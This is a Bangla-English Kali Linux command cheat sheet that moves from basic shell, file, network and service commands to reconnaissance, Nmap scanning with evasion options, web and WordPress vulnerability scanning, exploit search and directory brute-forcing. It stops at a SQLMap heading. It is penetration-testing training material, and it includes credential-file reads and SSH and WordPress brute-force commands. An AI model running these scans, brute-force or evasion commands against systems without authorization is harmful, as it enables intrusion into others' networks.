




লেখার উদ্দেশ্য: এই ফাইলটা একবার পড়লেই Kali Linux-এর সব গুরুত্বপূর্ণ command সম্পর্কে crystal clear ধারণা হবে।
ভাষা: Bangla + English mixed
Disclaimer: এই guide শুধু ethical hacking, CTF, এবং নিজের system test করার জন্য।
অন্যের system-এ permission ছাড়া ব্যবহার করা illegal।
- Basic Linux Commands
- File & Directory Operations
- File Permissions & Ownership
- User & Group Management
- Process Management
- Network Commands
- Package Management
- Service Management
- Disk & Storage
- Text Processing
- Archive & Compression
- SSH & Remote Access
- Information Gathering
- Network Scanning (Nmap)
- Vulnerability Scanning
- Web Application Testing
- Password Attacks
- Wireless Attacks
- Exploitation (Metasploit)
- Post Exploitation
- Forensics & Reverse Engineering
- Scripting & Automation
- Environment & System Info
- Cron Jobs & Scheduling
- Quick Cheat Sheet
Terminal-এ প্রথম দিন থেকে লাগে এমন command।
# Current directory দেখো
pwd
# Output: /home/kali

# Directory change করো
cd /etc               # Absolute path
cd Documents          # Relative path
cd ~                  # Home directory
cd -                  # আগের directory
cd ../                # একটা উপরে
cd ../../             # দুটো উপরে

# Directory content দেখো
ls                    # Basic list
ls -l                 # Long format (permission, size, date)
ls -a                 # Hidden file সহ (. দিয়ে শুরু)
ls -la                # Long format + hidden
ls -lh                # Human-readable size (KB, MB)
ls -lt                # Modified time অনুযায়ী sort
ls -lS                # Size অনুযায়ী sort
ls -R                 # Recursive (sub-folder সহ)
ls -l /etc/           # Specific folder
ls *.txt # Pattern match# System info
uname -a # Kernel + OS সব info
uname -r # Kernel version শুধু
uname -m # Architecture (x86_64, arm)
hostname # Hostname দেখো
hostname -I # IP address দেখো
# OS version
cat /etc/os-release
cat /etc/kali-version
lsb_release -a
# CPU info
lscpu
cat /proc/cpuinfo
nproc # CPU core count
# RAM info
free -h # Human-readable
free -m # MB তে
cat /proc/meminfo
# Uptime (কতক্ষণ চলছে)
uptime
uptime -p # Pretty format: "up 2 hours, 30 minutes"
# Date & Time
date
date "+%Y-%m-%d %H:%M:%S"
timedatectl # Timezone সহ
# Who is logged in
who
w
whoami # Current user
id # UID, GID, groups# Screen clear করো
clear
Ctrl + L # Shortcut
# Command history
history # সব history
history 20 # Last 20
!234 # History-র 234 নম্বর command run করো
!! # Last command আবার run করো
!nmap # Last nmap command run করো
history -c # History clear করো
# Echo
echo "Hello Kali"
echo $HOME # Variable value print
echo -n "No newline" # Newline ছাড়া
echo -e "Line1\nLine2" # Escape sequence
# Alias
alias ll='ls -la'
alias update='sudo apt update && sudo apt upgrade -y'
unalias ll # Alias remove
# Which command কোথায় আছে
which nmap
which python3
whereis nmap # Binary + manual + source
type nmap # Built-in কিনা
# Manual page (documentation)
man nmap
man -k keyword # Keyword দিয়ে search
info nmap
# Command output দেখো page by page
man nmap | less
cat /etc/passwd | more
# Calculator
bc # Interactive calculator
echo "2^10" | bc # 1024
expr 5 + 3 # Simple math# File তৈরি করো
touch newfile.txt # Empty file
touch file1.txt file2.txt # Multiple files
touch -t 202401011200 file.txt # Specific timestamp দিয়ে
# File দেখো
cat file.txt # পুরো file print
cat -n file.txt # Line number সহ
cat file1.txt file2.txt # Multiple file concatenate
# Page by page দেখো
less file.txt # Navigate: ↑↓, q=quit, /=search
more file.txt # Older, less features
# প্রথম N line দেখো
head file.txt # Default: 10 lines
head -5 file.txt # প্রথম 5 line
head -c 100 file.txt # প্রথম 100 byte
# শেষ N line দেখো
tail file.txt # Default: 10 lines
tail -5 file.txt # শেষ 5 line
tail -f /var/log/syslog # Real-time follow (log monitoring)
tail -f -n 50 file.log # শেষ 50 line + follow
# File type দেখো
file document.pdf
file /bin/bash
file image.jpg
# File size
wc file.txt # Lines, words, bytes
wc -l file.txt # শুধু lines
wc -w file.txt # শুধু words
wc -c file.txt # শুধু bytes# Directory তৈরি
mkdir mydir
mkdir -p parent/child/grandchild # Nested তৈরি করো
mkdir dir1 dir2 dir3 # Multiple directory
# Copy
cp file.txt backup.txt # File copy
cp -r folder/ backup/ # Folder copy (recursive)
cp -rp folder/ backup/ # Preserve permission সহ
cp -v file.txt backup.txt # Verbose (কী হচ্ছে দেখাবে)
cp *.txt /backup/ # Pattern copy
# Move / Rename
mv oldname.txt newname.txt # Rename
mv file.txt /tmp/ # Move
mv -v *.log /var/logs/ # Verbose move
# Delete
rm file.txt # File delete
rm -f file.txt # Force (confirmation ছাড়া)
rm -r folder/ # Folder delete (recursive)
rm -rf folder/ # Force recursive ⚠️
rm -i file.txt # Interactive (confirm করে)
rmdir emptydir/ # শুধু empty directory
# Link তৈরি করো
ln -s /etc/hosts hosts_link # Symbolic (soft) link
ln original.txt hardlink.txt # Hard link
ls -la hosts_link # Link দেখো
readlink hosts_link # Link target দেখো# find command — সবচেয়ে powerful
find /home -name "*.txt" # Name দিয়ে খোঁজো
find / -name "passwd" # Full system খোঁজো
find . -name "*.py" -type f # File type
find . -type d -name "config" # Directory খোঁজো
find / -size +100M # 100MB-এর বড় file
find / -size -1k # 1KB-এর ছোট file
find / -mtime -7 # Last 7 দিনে modified
find / -atime -1 # Last 1 দিনে accessed
find / -newer reference.txt # Reference file-এর পরে modified
find / -perm 777 # Permission 777 এর file
find / -perm /4000 # SUID bit set আছে
find / -user root # Root-এর file
find / -group sudo # Sudo group-এর file
find . -empty # Empty file/directory
find . -name "*.log" -delete # খুঁজে delete করো
find . -name "*.txt" -exec ls -la {} \; # খুঁজে command চালাও
find . -name "*.txt" -exec cat {} + # সব file একসাথে process
# locate — Fast কিন্তু database-এর উপর নির্ভর
locate passwd
locate -i passwd # Case-insensitive
updatedb # Database update করো
# which, whereis
which python3
whereis nmapPermission format: -rwxrwxrwx
│││││││││
││││││└└└── Others: read, write, execute
│││└└└───── Group: read, write, execute
└└└──────── Owner: read, write, execute
│
└─────────── File type: - (file), d (dir), l (link)
Numeric: r=4, w=2, x=1
rwx = 4+2+1 = 7
rw- = 4+2+0 = 6
r-- = 4+0+0 = 4
# Permission দেখো
ls -l file.txt
# -rw-r--r-- 1 kali kali 1234 Jan 1 12:00 file.txt

# Permission পরিবর্তন করো
chmod 755 file.txt            # rwxr-xr-x
chmod 644 file.txt            # rw-r--r--
chmod 600 file.txt            # rw------- (private key-এর জন্য)
chmod 777 file.txt            # rwxrwxrwx (সবার সব access ⚠️)
chmod +x script.sh            # Execute permission add
chmod -w file.txt             # Write permission remove
chmod u+x file.txt            # User/owner-এ execute add
chmod g-w file.txt            # Group-এর write remove
chmod o-rwx file.txt          # Others-এর সব remove
chmod -R 755 folder/          # Recursive

# Ownership পরিবর্তন করো
chown kali file.txt                    # Owner পরিবর্তন
chown kali:kali file.txt               # Owner + Group
chown -R kali:kali /var/www/html/     # Recursive
chgrp developers file.txt              # শুধু group পরিবর্তন

# Special permissions
chmod u+s file               # SUID — execute করলে owner হিসেবে চলে
chmod g+s directory/         # SGID — directory-তে নতুন file group inherit করে
chmod +t /tmp/               # Sticky bit — শুধু owner delete করতে পারে

# umask (default permission)
umask                         # Current umask দেখো (022)
umask 027 # Set করো# User management
sudo adduser newuser # Interactive user তৈরি
sudo useradd -m -s /bin/bash newuser # Non-interactive
sudo userdel newuser # User delete
sudo userdel -r newuser # Home directory সহ delete
sudo passwd newuser # Password set করো
passwd # নিজের password পরিবর্তন
sudo usermod -aG sudo newuser # Sudo group-এ add করো
sudo usermod -s /bin/zsh newuser # Shell পরিবর্তন
sudo usermod -l newname oldname # Username পরিবর্তন
sudo usermod -L newuser # Account lock
sudo usermod -U newuser # Account unlock
# Group management
sudo groupadd hackers # Group তৈরি
sudo groupdel hackers # Group delete
sudo gpasswd -a user hackers # User কে group-এ add
sudo gpasswd -d user hackers # Group থেকে remove
# User info দেখো
id # Current user info
id username # Specific user
groups # Current user-এর groups
cat /etc/passwd # সব user
cat /etc/shadow # Password hash (root only)
cat /etc/group # সব group
getent passwd # User database
last # Login history
lastlog # সব user-এর last login
who # Currently logged in
w # Who + কী করছে
# Privilege escalation
sudo command # Root হিসেবে command
sudo -i # Root shell
sudo su - # Root user switch
su username # অন্য user switch
sudo -l # কোন sudo command allowed দেখো
sudo -ll # Detailed# Process দেখো
ps # Current terminal-এর process
ps aux # সব process (BSD format)
ps -ef # সব process (UNIX format)
ps aux | grep python # Specific process খোঁজো
ps aux --sort=-%cpu # CPU usage অনুযায়ী sort
ps aux --sort=-%mem # Memory usage অনুযায়ী
# Real-time monitoring
top # Real-time process monitor
htop # Better top (colors, mouse)
btop # Modern resource monitor
glances # System overview
# Process kill করো
kill PID # Graceful (SIGTERM)
kill -9 PID # Force kill (SIGKILL)
kill -15 PID # SIGTERM (default)
killall firefox # Name দিয়ে kill
pkill python # Pattern দিয়ে kill
xkill # GUI window click করে kill
# Background/Foreground
command & # Background-এ run করো
jobs # Background job দেখো
fg # Foreground-এ আনো
fg %1 # Specific job
bg # Background-এ পাঠাও
Ctrl + Z # Suspend করো
Ctrl + C # Interrupt/stop করো
# Process priority
nice -n 10 command # Lower priority দিয়ে start
renice 5 -p PID # Running process-এর priority পরিবর্তন
# Priority: -20 (highest) to 19 (lowest)
# Process info
pstree # Process tree
lsof # Open files/connections
lsof -p PID # Specific process-এর files
lsof -i :80 # Port 80 use করছে কে
strace -p PID # System calls trace# Network interface দেখো
ip addr # IP address দেখো
ip addr show eth0 # Specific interface
ip link # Link status
ifconfig # Old command (net-tools)
ifconfig -a # সব interface
# IP address assign করো
sudo ip addr add 192.168.1.100/24 dev eth0
sudo ip addr del 192.168.1.100/24 dev eth0
# Interface up/down
sudo ip link set eth0 up
sudo ip link set eth0 down
sudo ifconfig eth0 up/down
# Routing table
ip route
ip route show
route -n # Old format
sudo ip route add default via 192.168.1.1 # Default gateway
# DNS configuration
cat /etc/resolv.conf # DNS server দেখো
echo "nameserver 8.8.8.8" | sudo tee /etc/resolv.conf
# Hostname
hostname
sudo hostnamectl set-hostname kali-machine
cat /etc/hosts # Local DNS entries# Ping
ping google.com # Continuous ping
ping -c 4 google.com # 4 বার ping
ping -i 0.5 google.com # 0.5 second interval
ping6 google.com # IPv6 ping
# Traceroute
traceroute google.com # Route দেখো
traceroute -n google.com # DNS resolution ছাড়া
tracepath google.com # Alternative
# DNS lookup
nslookup google.com
nslookup -type=MX google.com # MX record
dig google.com # Detailed DNS
dig google.com ANY # All records
dig @8.8.8.8 google.com # Specific DNS server দিয়ে
dig +short google.com # Short answer
host google.com # Simple lookup
whois google.com # Domain registration info
whois 192.168.1.1 # IP info
# Port & Connection
netstat -tuln # Listening port দেখো
netstat -tulnp # Process সহ
ss -tuln # Faster alternative
ss -tulnp # Process সহ
ss -s # Statistics
# Connection দেখো
netstat -an # সব connection
ss -an
lsof -i # Network connections
lsof -i TCP # TCP only
lsof -i :22 # Port 22-এ কে connect
# Bandwidth monitoring
iftop # Real-time bandwidth
nethogs # Per-process bandwidth
nload # Interface bandwidth
iperf3 -s # Server mode (speed test)
iperf3 -c server_ip # Client mode
# Download/Upload
wget https://example.com/file.zip
wget -O custom_name.zip URL # Custom filename
wget -c URL # Resume download
wget --mirror -p website.com # Website mirror
curl https://api.example.com # HTTP request
curl -O URL # File download
curl -X POST -d "data" URL # POST request
curl -H "Header: value" URL # Custom header
curl -u user:pass URL # Basic auth
curl -k https://URL # SSL verify skip# UFW (User-Friendly Firewall)
sudo ufw status # Status দেখো
sudo ufw enable # Enable করো
sudo ufw disable # Disable করো
sudo ufw allow 22 # Port 22 allow
sudo ufw allow ssh # Service name দিয়ে
sudo ufw deny 23 # Port deny
sudo ufw allow from 192.168.1.0/24 # Specific IP range
sudo ufw delete allow 22 # Rule delete
sudo ufw reset # সব rule reset
# iptables (Advanced)
sudo iptables -L # Rules দেখো
sudo iptables -L -n -v # Verbose + numeric
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT # Port 80 allow
sudo iptables -A INPUT -j DROP # সব block
sudo iptables -F # সব rule flush
sudo iptables-save > rules.txt # Save করো
sudo iptables-restore < rules.txt # Restore করো# APT (Advanced Package Tool)
sudo apt update # Package list update করো (ALWAYS প্রথমে)
sudo apt upgrade # Installed package upgrade
sudo apt full-upgrade # Full upgrade (dependencies সহ)
sudo apt dist-upgrade # Distribution upgrade
# Install
sudo apt install nmap # Single package
sudo apt install nmap wireshark # Multiple
sudo apt install -y nmap # Auto yes
sudo apt install ./package.deb # Local .deb file
# Remove
sudo apt remove nmap # Remove (config রাখে)
sudo apt purge nmap # Remove + config মুছো
sudo apt autoremove # Unnecessary dependency remove
sudo apt autoclean # Cache clean
# Search & Info
apt search nmap # Package খোঁজো
apt show nmap # Package info
apt list --installed # Installed package
apt list --upgradable # Upgrade available
dpkg -l # Installed package list
dpkg -l | grep nmap # Specific package
# dpkg (low-level)
sudo dpkg -i package.deb # .deb install
sudo dpkg -r package_name # Remove
dpkg -l | grep package # Check installed
dpkg --get-selections # সব package
# Kali-specific meta-packages
sudo apt install kali-tools-top10 # Top 10 tools
sudo apt install kali-tools-web # Web tools
sudo apt install kali-tools-wireless # Wireless tools
sudo apt install kali-linux-everything # সব tool ⚠️ বড় download
# Snap packages
sudo snap install package
sudo snap remove package
snap list
# Python packages
pip install requests
pip3 install scapy
pip install -r requirements.txt# systemctl (systemd)
sudo systemctl start ssh # Service start
sudo systemctl stop ssh # Service stop
sudo systemctl restart ssh # Restart
sudo systemctl reload ssh # Config reload (process না মেরে)
sudo systemctl status ssh # Status দেখো
sudo systemctl enable ssh # Boot-এ auto-start enable
sudo systemctl disable ssh # Auto-start disable
sudo systemctl is-active ssh # Active কিনা
sudo systemctl is-enabled ssh # Enabled কিনা
# সব service দেখো
systemctl list-units --type=service
systemctl list-units --type=service --state=running
# Kali-এ common service
sudo systemctl start postgresql # Database (Metasploit এর জন্য)
sudo systemctl start apache2 # Web server
sudo systemctl start ssh # SSH server
sudo systemctl start mysql # MySQL
# Service logs দেখো
journalctl -u ssh # SSH-এর log
journalctl -u ssh -f # Real-time follow
journalctl -u ssh --since today # আজকের log
journalctl -n 50 # Last 50 lines
# System log
tail -f /var/log/syslog # System log
tail -f /var/log/auth.log # Auth/login log
tail -f /var/log/kern.log # Kernel log
cat /var/log/dpkg.log # Package install log# Disk usage দেখো
df -h # Disk free (human-readable)
df -h / # Root partition
df -i # Inode usage
# Directory size দেখো
du -h folder/ # Folder size
du -sh folder/ # Summary only
du -sh * # Current folder-এর সব item
du -sh /* | sort -h # Size অনুযায়ী sort
du -sh /var/log # Log size
# Disk info
lsblk # Block device দেখো
lsblk -f # Filesystem সহ
fdisk -l # Partition table (root)
sudo fdisk /dev/sdb # Interactive partition
parted /dev/sdb # Advanced partition
blkid # UUID, filesystem type
# Mount
sudo mount /dev/sdb1 /mnt/usb # Device mount করো
sudo mount -o ro /dev/sdb1 /mnt/ # Read-only mount
sudo umount /mnt/usb # Unmount
mount # সব mounted filesystem
# Swap
free -h # Swap usage
swapon --show # Swap দেখো
sudo swapoff -a # Swap off
sudo swapon -a # Swap on
# Disk speed test
sudo hdparm -t /dev/sda # Read speed test
dd if=/dev/zero of=/tmp/test bs=1M count=100 # Write testKali-তে output process করার জন্য এই commands অপরিহার্য।
# Basic search
grep "root" /etc/passwd           # File-এ search
grep "error" /var/log/syslog     # Log search
grep -i "root" /etc/passwd       # Case-insensitive
grep -n "root" /etc/passwd       # Line number সহ
grep -v "root" /etc/passwd       # Invert (match ছাড়া সব)
grep -c "root" /etc/passwd       # Count of matching lines
grep -l "error" *.log            # Matching filename শুধু
grep -r "password" /etc/         # Recursive search
grep -w "root" /etc/passwd       # Whole word
grep -A 3 "error" file.txt       # Match + 3 line after
grep -B 3 "error" file.txt       # Match + 3 line before
grep -C 3 "error" file.txt       # Match + 3 line both sides

# Regex
grep "^root" /etc/passwd         # Line শুরু
grep "bash$" /etc/passwd         # Line শেষ
grep "[0-9]" file.txt            # Digit আছে এমন
grep -E "root|kali" /etc/passwd  # OR (Extended regex)
grep -P "\d{4}" file.txt         # Perl regex

# Multiple file
grep "error" *.log               # সব .log file
grep -r "admin" /var/www/        # Directory recursive

# Pipeline সাথে
ps aux | grep python
cat /etc/passwd | grep -v nologin
nmap -sV target | grep "open"# Basic
awk '{print $1}' file.txt # First column
awk '{print $1, $3}' file.txt # 1st এবং 3rd column
awk '{print NR, $0}' file.txt # Line number সহ
awk 'NR==5' file.txt # 5th line
awk 'NR>=3 && NR<=7' file.txt # Line 3 to 7
# Delimiter
awk -F: '{print $1}' /etc/passwd # : দিয়ে split, 1st field
awk -F: '{print $1, $6}' /etc/passwd # Username, home dir
awk -F, '{print $2}' data.csv # CSV 2nd column
# Condition
awk '$3 > 100' file.txt # 3rd column > 100
awk '/error/ {print}' file.txt # "error" আছে এমন line
awk '$1 == "root"' /etc/passwd # First column == root
# Calculation
awk '{sum += $1} END {print sum}' numbers.txt
awk 'END {print NR}' file.txt # Total line count
awk '{print NF}' file.txt # প্রতি line-এ field count
# Practical
cat /etc/passwd | awk -F: '{print $1}' # সব username
ps aux | awk '{print $1, $11}' # User + Process name
netstat -tuln | awk '{print $4}' # Local address# Replace
sed 's/old/new/' file.txt # First occurrence replace
sed 's/old/new/g' file.txt # Global replace
sed 's/old/new/gi' file.txt # Case-insensitive global
sed -i 's/old/new/g' file.txt # In-place (file modify করো)
sed -i.bak 's/old/new/g' file.txt # Backup সহ
# Delete
sed '/pattern/d' file.txt # Pattern-এর line delete
sed '5d' file.txt # 5th line delete
sed '2,5d' file.txt # Line 2 to 5 delete
sed '/^$/d' file.txt # Empty line delete
sed '/^#/d' file.txt # Comment line delete
# Print specific line
sed -n '5p' file.txt # 5th line print
sed -n '2,8p' file.txt # Line 2 to 8
sed -n '/error/p' file.txt # Pattern match line
# Insert/Append
sed '3i\New line' file.txt # 3rd line-এর আগে insert
sed '3a\New line' file.txt # 3rd line-এর পরে append
sed '/pattern/a\New line' file.txt # Pattern-এর পরে append
# Practical
sed 's/password/[REDACTED]/g' log.txt # Sensitive data hide
sed '/^#/d' /etc/ssh/sshd_config | sed '/^$/d' # Config without comments# cut — column/character কাটো
cut -d: -f1 /etc/passwd # Delimiter=: field 1
cut -d: -f1,6 /etc/passwd # Field 1 এবং 6
cut -c1-10 file.txt # Character 1 to 10
cut -c5- file.txt # 5th character থেকে শেষ
# sort — sort করো
sort file.txt # Alphabetical
sort -r file.txt # Reverse
sort -n numbers.txt # Numeric sort
sort -rn numbers.txt # Numeric reverse
sort -u file.txt # Unique sort
sort -t: -k3 -n /etc/passwd # Field 3 numeric sort
sort -k1,1 -k2,2n file.txt # Multi-column sort
# uniq — duplicate remove
uniq file.txt # Adjacent duplicate remove
sort file.txt | uniq # Sort করে unique
sort file.txt | uniq -c # Count সহ
sort file.txt | uniq -d # শুধু duplicate
sort file.txt | uniq -u # শুধু unique
# Practical combinations
cat /etc/passwd | cut -d: -f1 | sort # Sorted username list
cat access.log | awk '{print $1}' | sort | uniq -c | sort -rn # Top IPs
cat passwords.txt | sort -u > unique_passwords.txt# tr — character translate/delete
echo "hello" | tr 'a-z' 'A-Z' # Lowercase → Uppercase
echo "HELLO" | tr 'A-Z' 'a-z' # Uppercase → Lowercase
echo "hello world" | tr -d ' ' # Space delete
echo "hello" | tr -s 'l' # Duplicate 'l' squeeze
# tee — stdout + file একসাথে
nmap target | tee scan_result.txt # Screen দেখাবে + file-এ save
command | tee -a file.txt # Append mode
# Redirect
command > output.txt # Output file-এ (overwrite)
command >> output.txt # Output file-এ (append)
command 2> error.txt # Error file-এ
command 2>&1 | tee output.txt # stdout + stderr একসাথে
command < input.txt # Input from file
# Pipe
command1 | command2 | command3 # Chain করো
cat /etc/passwd | grep root | awk -F: '{print $6}'# tar (Tape Archive)
tar -cvf archive.tar folder/ # Create tar
tar -czvf archive.tar.gz folder/ # Create tar.gz (gzip)
tar -cjvf archive.tar.bz2 folder/ # Create tar.bz2 (bzip2)
tar -cJvf archive.tar.xz folder/ # Create tar.xz (xz)
tar -tvf archive.tar # List content
tar -xvf archive.tar # Extract
tar -xzvf archive.tar.gz # Extract .tar.gz
tar -xvf archive.tar -C /tmp/ # Specific directory-তে extract
tar -xvf archive.tar specific_file # Specific file extract
# gzip
gzip file.txt # file.txt.gz তৈরি (original delete)
gzip -k file.txt # Keep original
gzip -d file.txt.gz # Decompress
gunzip file.txt.gz # Same
gzip -9 file.txt # Max compression
zcat file.txt.gz # Without extracting দেখো
# zip/unzip
zip archive.zip file1 file2 # Create zip
zip -r archive.zip folder/ # Recursive
zip -e secret.zip file.txt # Password protected
unzip archive.zip # Extract
unzip archive.zip -d /tmp/ # Specific directory
unzip -l archive.zip # List content
unzip -p archive.zip file.txt # Specific file extract
# 7zip
7z a archive.7z folder/ # Create
7z x archive.7z # Extract
7z l archive.7z # List
7z a -p archive.7z file.txt # Password protected# SSH Connect করো
ssh user@host # Basic
ssh user@192.168.1.100 # IP দিয়ে
ssh -p 2222 user@host # Custom port
ssh -i ~/.ssh/id_rsa user@host # Private key দিয়ে
ssh -v user@host # Verbose (debug)
ssh -X user@host # X11 forwarding (GUI app)
# SSH Key তৈরি করো
ssh-keygen -t rsa -b 4096 # RSA 4096-bit
ssh-keygen -t ed25519 # Ed25519 (modern, recommended)
ssh-keygen -t rsa -b 4096 -C "comment" # Comment সহ
ssh-keygen -f /path/to/key # Custom filename
# Public key remote-এ copy করো
ssh-copy-id user@host
ssh-copy-id -i ~/.ssh/id_rsa.pub user@host # Specific key
# SSH Config file (~/.ssh/config)
cat > ~/.ssh/config << 'EOF'
Host myserver
HostName 192.168.1.100
User kali
Port 22
IdentityFile ~/.ssh/id_rsa
Host lab
HostName 10.0.0.1
User root
Port 2222
EOF
# এখন: ssh myserver
# SSH Port Forwarding (Tunneling)
ssh -L 8080:localhost:80 user@host # Local forward: localhost:8080 → host:80
ssh -R 9090:localhost:3000 user@host # Remote forward
ssh -D 1080 user@host # SOCKS proxy তৈরি
# SCP — File copy over SSH
scp file.txt user@host:/tmp/ # Upload
scp user@host:/tmp/file.txt . # Download
scp -r folder/ user@host:/tmp/ # Recursive
scp -P 2222 file.txt user@host:/tmp/ # Custom port
# SFTP
sftp user@host
sftp> ls # Remote list
sftp> lls # Local list
sftp> put file.txt # Upload
sftp> get file.txt # Download
sftp> exit
# rsync — Efficient file sync
rsync -avz folder/ user@host:/backup/ # Upload sync
rsync -avz user@host:/backup/ folder/ # Download sync
rsync -avz --delete folder/ backup/ # Delete extra files
rsync -avz --progress file user@host:/ # Progress দেখাবে
# SSH Server Configure করো
sudo nano /etc/ssh/sshd_config
# Port 22 → Port পরিবর্তন
# PermitRootLogin no → Root login বন্ধ
# PasswordAuthentication no → Password login বন্ধ (key only)
# PubkeyAuthentication yes → Key auth enable
sudo systemctl restart sshReconnaissance — Target সম্পর্কে information collect করা।
# theHarvester — Email, subdomain, IP collect
theHarvester -d example.com -b google
theHarvester -d example.com -b all
theHarvester -d example.com -b linkedin -l 500

# Maltego — GUI OSINT tool
maltego

# Shodan — Internet-connected device search
shodan search "apache"
shodan host 1.2.3.4
shodan count "nginx"
# API key লাগবে: shodan init YOUR_API_KEY

# recon-ng — Reconnaissance framework
recon-ng
> marketplace install all
> modules search
> modules load recon/domains-hosts/google_site_web
> options set SOURCE example.com
> run

# Google Dorking
site:example.com filetype:pdf
site:example.com inurl:admin
site:example.com intitle:"index of"
inurl:"/phpmyadmin" "Welcome to phpMyAdmin"

# Whois & DNS
whois example.com
dig example.com ANY
dig +short MX example.com
dig +trace example.com
fierce --domain example.com        # DNS enumeration

# Sublist3r — Subdomain enumeration
sublist3r -d example.com
sublist3r -d example.com -b -p 80,443  # Brute force + port check

# amass — Advanced subdomain enumeration
amass enum -d example.com
amass enum -brute -d example.com
amass enum -passive -d example.comNmap — Network-এর মানচিত্র তৈরি করে।
# Basic Scan
nmap target                        # Basic scan
nmap 192.168.1.1                   # IP scan
nmap 192.168.1.1-254               # Range scan
nmap 192.168.1.0/24                # Subnet scan
nmap scanme.nmap.org               # Domain scan

# Scan Types
nmap -sS target                    # SYN Scan (Stealth, default root)
nmap -sT target                    # TCP Connect Scan
nmap -sU target                    # UDP Scan
nmap -sA target                    # ACK Scan (firewall detect)
nmap -sN target                    # NULL Scan
nmap -sF target                    # FIN Scan
nmap -sX target                    # Xmas Scan
nmap -sP 192.168.1.0/24           # Ping Scan (host discovery)
nmap -sn 192.168.1.0/24           # Host discovery only

# Port Selection
nmap -p 80 target                  # Specific port
nmap -p 80,443,22 target           # Multiple ports
nmap -p 1-1000 target              # Range
nmap -p- target                    # সব 65535 port
nmap --top-ports 100 target        # Top 100 port
nmap -F target                     # Fast scan (top 100)

# Service & Version Detection
nmap -sV target                    # Service version
nmap -sV --version-intensity 9 target  # Aggressive version
nmap -O target                     # OS detection
nmap -A target                     # Aggressive: -sV -O + scripts + traceroute

# Script Scanning (NSE)
nmap -sC target                    # Default scripts
nmap --script=banner target        # Banner grab
nmap --script=http-title target    # HTTP title
nmap --script=vuln target          # Vulnerability check
nmap --script=smb-vuln* target     # SMB vulnerabilities
nmap --script=ftp-anon target      # FTP anonymous login
nmap --script=ssh-brute target     # SSH brute force
nmap --script=dns-brute --script-args dns-brute.domain=example.com target

# Output Formats
nmap -oN result.txt target         # Normal output
nmap -oX result.xml target         # XML output
nmap -oG result.grep target        # Grepable output
nmap -oA result target             # সব format একসাথে (result.nmap, .xml, .gnmap)

# Timing & Performance
nmap -T0 target                    # Paranoid (slowest, stealthiest)
nmap -T1 target                    # Sneaky
nmap -T2 target                    # Polite
nmap -T3 target                    # Normal (default)
nmap -T4 target                    # Aggressive (fast)
nmap -T5 target                    # Insane (fastest, noisy)

# Evasion
nmap -f target                     # Fragment packets
nmap --mtu 24 target               # Custom MTU
nmap -D decoy1,decoy2,ME target    # Decoy IP
nmap -S spoofed_ip target          # Spoof source IP
nmap -e eth0 target                # Specific interface
nmap --randomize-hosts target      # Random order

# Practical Examples
nmap -sS -sV -O -p- -T4 target    # Comprehensive scan
nmap -sU -p 53,67,68,69,123 target # Common UDP services
nmap -sV --script=vuln 192.168.1.0/24  # Network vulnerability scan
nmap -p 445 --script=smb-security-mode target # SMB security check# Nikto — Web server vulnerability scanner
nikto -h http://target.com
nikto -h http://target.com -p 8080 # Custom port
nikto -h http://target.com -o result.txt -Format txt
nikto -h http://target.com -ssl # HTTPS
nikto -h http://target.com -Tuning x # Specific tests
nikto -h target -C all # All CGI
# OpenVAS — Comprehensive vulnerability scanner
sudo gvm-setup # Setup
sudo gvm-start # Start
# Browser: https://127.0.0.1:9392
# WPScan — WordPress vulnerability scanner
wpscan --url http://target.com
wpscan --url http://target.com --enumerate u # User enumerate
wpscan --url http://target.com --enumerate p # Plugin
wpscan --url http://target.com --enumerate t # Theme
wpscan --url http://target.com -P wordlist.txt # Password attack
wpscan --url http://target.com --api-token TOKEN # WPVulnDB
# Lynis — System security auditing
sudo lynis audit system # Full system audit
sudo lynis audit system --quick # Quick mode
# Searchsploit — CVE/exploit search (local)
searchsploit apache 2.4
searchsploit -t "remote code execution" # Title search
searchsploit windows smb
searchsploit -x 44556 # Exploit view করো
searchsploit -m 44556 # Exploit copy করো
searchsploit --cve 2021-44228 # CVE দিয়ে search# Directory/File Enumeration
gobuster dir -u http://target.com -w /usr/share/wordlists/dirb/common.txt
gobuster dir -u http://target.com -w wordlist.txt -x php,html,txt
gobuster dir -u http://target.com -t 50 -o results.txt # 50 threads
gobuster dns -d example.com -w wordlist.txt # DNS subdomain
dirb http://target.com
dirb http://target.com /usr/share/wordlists/dirb/big.txt
dirsearch -u http://target.com
dirsearch -u http://target.com -e php,asp,aspx,html
# Feroxbuster (Rust-based, fast)
feroxbuster -u http://target.com
# SQLMap — SQL Injection automated
